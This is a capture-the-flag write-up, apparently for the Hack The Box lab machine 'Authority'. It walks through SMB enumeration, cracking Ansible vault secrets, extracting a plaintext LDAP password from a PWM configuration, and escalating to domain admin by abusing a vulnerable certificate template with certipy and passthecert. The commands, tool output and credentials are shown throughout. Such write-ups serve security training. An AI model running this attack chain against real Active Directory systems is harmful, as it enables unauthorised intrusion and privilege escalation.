Authority - Medium - Windows
Windows domain controller hosting web services. Path to user involves enumerating files on an SMB share and decrypting encrypted strings to recover credentials. Credentials grant access to PWM service which can be used to download a configuration file with plain text secrets. Escalation to root involves taking advantage of a vulnerable certificate.
Nmap scan
Port scan reveals a domain controller with web services running. There is also a port on 8443 which is hosting a PWM directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
# Nmap 7.93 scan initiated Sat Jul 15 20:06:57 2023 as: nmap -sC -sV -p- -oA nmap/authority-allports -v 10.129.229.56
Nmap scan report for 10.129.229.56
Host is up (0.026s latency).
Not shown: 65506 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-07-15 23:07:50Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername:<unsupported>, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d49477106f6b8100e4e19cf2aa40dae1
|_SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
|_ssl-date: 2023-07-15T23:08:55+00:00; +4h00m01s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-07-15T23:08:55+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername:<unsupported>, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d49477106f6b8100e4e19cf2aa40dae1
|_SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername:<unsupported>, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d49477106f6b8100e4e19cf2aa40dae1
|_SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
|_ssl-date: 2023-07-15T23:08:55+00:00; +4h00m01s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername:<unsupported>, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d49477106f6b8100e4e19cf2aa40dae1
|_SHA-1: ddedb994b80c83a9db0be7d35853ff8e54c62d0b
|_ssl-date: 2023-07-15T23:08:55+00:00; +4h00m01s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp open ssl/https-alt
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
| FourOhFourRequest, GetRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Sat, 15 Jul 2023 23:07:56 GMT
| Connection: close
| <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| HTTPOptions:
| HTTP/1.1 200
| Allow: GET, HEAD, POST, OPTIONS
| Content-Length: 0
| Date: Sat, 15 Jul 2023 23:07:56 GMT
| Connection: close
| RTSPRequest:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 1936
| Date: Sat, 15 Jul 2023 23:08:01 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character found in the HTTP protocol [RTSP/1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-13T23:01:26
| Not valid after: 2025-07-15T10:39:50
| MD5: 104645d785abb92948a434cdb2a3ae7d
|_SHA-1: aa3913be17672553e96ad753cd70f62944b19a50
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
49686/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49687/tcp open msrpc Microsoft Windows RPC
49689/tcp open msrpc Microsoft Windows RPC
49690/tcp open msrpc Microsoft Windows RPC
49693/tcp open msrpc Microsoft Windows RPC
49705/tcp open msrpc Microsoft Windows RPC
52206/tcp open msrpc Microsoft Windows RPC
57685/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=7/15%Time=64B2EE8B%P=x86_64-pc-linux-gn
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 311:
|_ Message signing enabled and required
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 4h00m00s
| smb2-time:
| date: 2023-07-15T23:08:46
|_ start_date: N/A
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 15 20:08:54 2023 -- 1 IP address (1 host up) scanned in 117.40 seconds
Mapping SMB shares
It was possible to authenticate to SMB using null authentication. It exposed quite a number of files within a development directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌─[parrot@parrotos]─[~/htb/authority]
└──╼ $cme smb authority.htb -u test -p '' --shares
/usr/lib/python3/dist-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
SMB         authority.htb   445    AUTHORITY        [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         authority.htb   445    AUTHORITY        [+] authority.htb\test:
SMB         authority.htb   445    AUTHORITY        [+] Enumerated shares
SMB         authority.htb   445    AUTHORITY        Share           Permissions     Remark
SMB         authority.htb   445    AUTHORITY        -----           -----------     ------
SMB         authority.htb   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         authority.htb   445    AUTHORITY        C$                              Default share
SMB         authority.htb   445    AUTHORITY        Department Shares
SMB         authority.htb   445    AUTHORITY        Development     READ
SMB         authority.htb   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         authority.htb   445    AUTHORITY        NETLOGON                        Logon server share
SMB         authority.htb   445    AUTHORITY        SYSVOL                          Logon server share
Mount SMB share as local directory
Due to the large number of files it will be easier to mount the SMB to a local directory.
1
sudo mount -t cifs -o 'user=test,password=' //10.129.229.56/Development /mnt/share
Directory structure of SMB shares
Tree structure of the SMB shares. Lots of files to inspect.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
┌─[parrot@parrotos]─[/mnt/share]
└──╼ $tree -a
.
└── Automation
    └── Ansible
        ├── ADCS
        │   ├── .ansible-lint
        │   ├── defaults
        │   │   └── main.yml
        │   ├── LICENSE
        │   ├── meta
        │   │   ├── main.yml
        │   │   └── preferences.yml
        │   ├── molecule
        │   │   └── default
        │   │       ├── converge.yml
        │   │       ├── molecule.yml
        │   │       └── prepare.yml
        │   ├── README.md
        │   ├── requirements.txt
        │   ├── requirements.yml
        │   ├── SECURITY.md
        │   ├── tasks
        │   │   ├── assert.yml
        │   │   ├── generate_ca_certs.yml
        │   │   ├── init_ca.yml
        │   │   ├── main.yml
        │   │   └── requests.yml
        │   ├── templates
        │   │   ├── extensions.cnf.j2
        │   │   └── openssl.cnf.j2
        │   ├── tox.ini
        │   ├── vars
        │   │   └── main.yml
        │   └── .yamllint
        ├── LDAP
        │   ├── .bin
        │   │   ├── clean_vault
        │   │   ├── diff_vault
        │   │   └── smudge_vault
        │   ├── defaults
        │   │   └── main.yml
        │   ├── files
        │   │   └── pam_mkhomedir
        │   ├── handlers
        │   │   └── main.yml
        │   ├── meta
        │   │   └── main.yml
        │   ├── README.md
        │   ├── tasks
        │   │   └── main.yml
        │   ├── templates
        │   │   ├── ldap_sudo_groups.j2
        │   │   ├── ldap_sudo_users.j2
        │   │   ├── sssd.conf.j2
        │   │   └── sudo_group.j2
        │   ├── TODO.md
        │   ├── .travis.yml
        │   ├── Vagrantfile
        │   └── vars
        │       ├── debian.yml
        │       ├── main.yml
        │       ├── redhat.yml
        │       └── ubuntu-14.04.yml
        ├── PWM
        │   ├── ansible.cfg
        │   ├── ansible_inventory
        │   ├── defaults
        │   │   └── main.yml
        │   ├── handlers
        │   │   └── main.yml
        │   ├── meta
        │   │   └── main.yml
        │   ├── README.md
        │   ├── tasks
        │   │   └── main.yml
        │   └── templates
        │       ├── context.xml.j2
        │       └── tomcat-users.xml.j2
        └── SHARE
            └── tasks
                └── main.yml

27 directories, 52 files
Inspecting PWM - ansible_inventory
This is a file of interest since it contains encrypted data. After searching the remaining files a couple of passwords were discovered which turned out to be useless. It may be possible to crack the hashes using John.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
pwm_run_dir: ""

pwm_hostname: authority.htb.corp
pwm_http_port: ""
pwm_https_port: ""
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
Extracting content of interest
The below commands were used to extract only the fields of interest and put into organized files.
1
2
3
cat ansible_inventory | yq -r ".pwm_admin_login" > pwm_admin_login
cat ansible_inventory | yq -r ".pwm_admin_password" > pwm_admin_password
cat ansible_inventory | yq -r ".ldap_admin_password" > ldap_admin_password
Converting to John format
There was a python script which converted the ansible strings into a format John could understand as shown below. Each file was put into its own file to stay organized.
1
2
3
python3 ansible2john.py ~/htb/authority/pwm_admin_login  > ~/htb/authority/pwn_admin_login.john
python3 ansible2john.py ~/htb/authority/pwm_admin_password  > ~/htb/authority/pwn_admin_password.john
python3 ansible2john.py ~/htb/authority/ldap_admin_password  > ~/htb/authority/ldap_admin_password.john
Cracking with John
After cracking each hash they all had the same password. Separating the files in the previous step was not needed but still good practise in case they had different passwords.
1
2
3
4
5
6
john pwn_admin_password.john --wordlist=/usr/share/wordlists/rockyou.txt

└──╼ $john pwm_admin_password.john --show
pwm_admin_password:!@#$%^&****

1 password hash cracked, 0 left
Decrypting vaults with ansible-vault
To decrypt the contents of the strings ansible-vault needed to be used as shown below.
1
2
3
4
┌─[parrot@parrotos]─[~/htb/authority/pwmfiles]
└──╼ $ansible-vault view pwm_admin_password
Vault password:
pWm_@dm!N_!32
Inspecting PWM service - Port 8443
The web service on port 80 was a dead end. There was an interesting PWM web service running on port 8443. Opening it in the browser presented a login portal and a password protected configuration editor.
1
URL: https://authority.htb:8443/pwm/private/login
Main PWM page  It was possible to login with the password recovered from ansible-vault
  The control panel view
  This section allowed the configuration file to be downloaded.
Inspecting PwmConfiguration.xml
After downloading the configuration file it revealed a lot of secrets but they were masked. The author of the software indicated it was possible to save the backup file in plain text if the storePlaintextValues parameter was set to true.
1
2
3
        <setting key="ldap.proxy.password" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="PASSWORD" syntaxVersion="0">
            <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Proxy Password</label>
            <value>ENC-PW:XXz3J3vRDrPonO9q2NCFL9Jx86SutkGHyTElj/GOE+pTxk2GtKovniOv7LEUDSxDTYfsZfkLaNHbjGfbQldz5EW7BqPxGqzMz+bEfyPIvA8=</value>
1
2
		If you wish for sensitive values in this configuration file to be stored unencrypted, set the property
		"storePlaintextValues" to "true".
Uploading new PwmConfiguration.xml
Next step was to find where to change the storePlaintextValues parameter. After searching the control panel I found nothing of interest. I decided to take a chance and manually add the parameter into the configuration file with the intention of uploading it. Below is the modified version.
1
2
3
4
5
6
    <properties type="config">
        <property key="configIsEditable">true</property>
        <property key="storePlaintextValues">true</property>
        <property key="configEpoch">0</property>
        <property key="configPasswordHash">$2a$10$gC/eoR5DVUShlZV4huYlg.L2NtHHmwHIxF3Nfid7FfQLoh17Nbnua</property>
    </properties>
After uploading the new configuration it was possible to quickly log back in and download the configuration before any clean up script reverted the change. Below is the plain text output of the file.
1
2
3
        <setting key="ldap.proxy.password" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="PASSWORD" syntaxVersion="0">
            <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP Proxy Password</label>
            <value>PLAIN:lDaP_1n_th3_*****!</value>
Logging in as svc_ldap
The password recovered from the PWM configuration file allowed authentication as the svc_ldap user as shown below. The user flag was captured after logging in with evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌─[parrot@parrotos]─[~/htb/authority]
└──╼ $evil-winrm -i 10.129.102.151 -u svc_ldap -p 'lDaP_1n_th3_*****!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> ls


    Directory: C:\Users\svc_ldap\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        7/15/2023   8:41 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
34223a1a6fb9dfc689f5b6f485c6db67
PE - Certify found a vulnerable certificate
The name of the box suggests certificate authority. There was also a Certs directory on the C drive. A good indication to run Certify to check for vulnerable certificates. It discovered a vulnerable certificate with a template name of CorpVPN.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
[!] Vulnerable Certificates Templates :

    CA Name                               : authority.authority.htb\AUTHORITY-CA
    Template Name                         : CorpVPN
    Schema Version                        : 2
    Validity Period                       : 20 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication
, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Document Signing, Encrypting File System, IP security IKE intermediate, IP security user, KDC Authentication
, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Domain Computers          S-1-5-21-622327497-3269355298-2248959698-515
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
      Object Control Permissions
        Owner                       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
        WriteOwner Principals       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
        WriteDacl Principals        : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
        WriteProperty Principals    : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
PE - Attempting to set altname as administrator - FAILED
In previous challenges it was possible to use Certify to create a certificate with the altname set as administrator. Then it was possible to use that certificate with Rubeus to dump the NTLM hashes. That was the plan until it wasn’t due to the below error. It turned out the svc_ldap user does not have permission to do this.
1
2
3
*Evil-WinRM* PS C:\programdata> .\certify.exe request /ca:authority.authority.htb\AUTHORITY-CA /template:CorpVPN /altname:Administrator

[!] CA Response             : The submission failed: Denied by Policy Module
PE - Adding new user
However svc_ldap does have permissions to add machine accounts. Impacket was used to add a new machine account as shown below.
1
2
3
4
5
┌─[✗]─[parrot@parrotos]─[~/htb/authority]
└──╼ $addcomputer.py  authority.htb/svc_ldap:'lDaP_1n_th3_*****!' -computer-name HTB$ -computer-pass Password123
Impacket v0.10.1.dev1+20230712.145931.275f4b97 - Copyright 2022 Fortra

[*] Successfully added machine account HTB$ with password Password123.
PE - Creating certs with machine account
Next step is to test the new machine account and see if it has permission to generate a certificate that will grant administrator access. In this case the UPN was set to the administrator account.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[parrot@parrotos]─[~/htb/authority]
└──╼ $certipy req -u 'HTB$' -p 'Password123' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.1
29.102.151
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
PE - Creating user key and cert
The certificate is currently a .pfx file so it needs to be separated into the .crt and .key to be used with certain tools. The below steps show how certipy can be used to do that. Other tools can be used as well.
1
2
3
4
5
6
7
8
9
10
┌─[parrot@parrotos]─[~/htb/authority]
└──╼ $certipy cert -pfx administrator_authority.pfx -nokey -out user.crt
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'
┌─[parrot@parrotos]─[~/htb/authority]
└──╼ $certipy cert -pfx administrator_authority.pfx -nocert -out user.key
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
PE - Using passthecert.py to make svc_ldap administrator
It was possible to use passthecert.py with the files generated in the previous step to authenticate and get an LDAP shell. Once the shell was granted it was then possible to add the svc_ldap user to the Administrators group.
1
2
3
4
5
6
7
8
9
10
┌─[✗]─[parrot@parrotos]─[~/htb/authority]
└──╼ $python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.129.102.151
Impacket v0.10.1.dev1+20230712.145931.275f4b97 - Copyright 2022 Fortra

Type help for list of commands

# add_user_to_group svc_ldap Administrators
Adding user: svc_ldap to group Administrators result: OK

#
Logging in as svc_ldap (with new permissions)
It was necessary to reauthenticate as the svc_ldap user to make sure the new permissions are applied to the session. After doing so the user was now an administrator and could read the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\users\administrator\desktop>        ls


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        7/15/2023   8:41 PM             34 root.txt


*Evil-WinRM* PS C:\users\administrator\desktop> type root.txt
5ad73fe16027d8a10c8e88ed90759725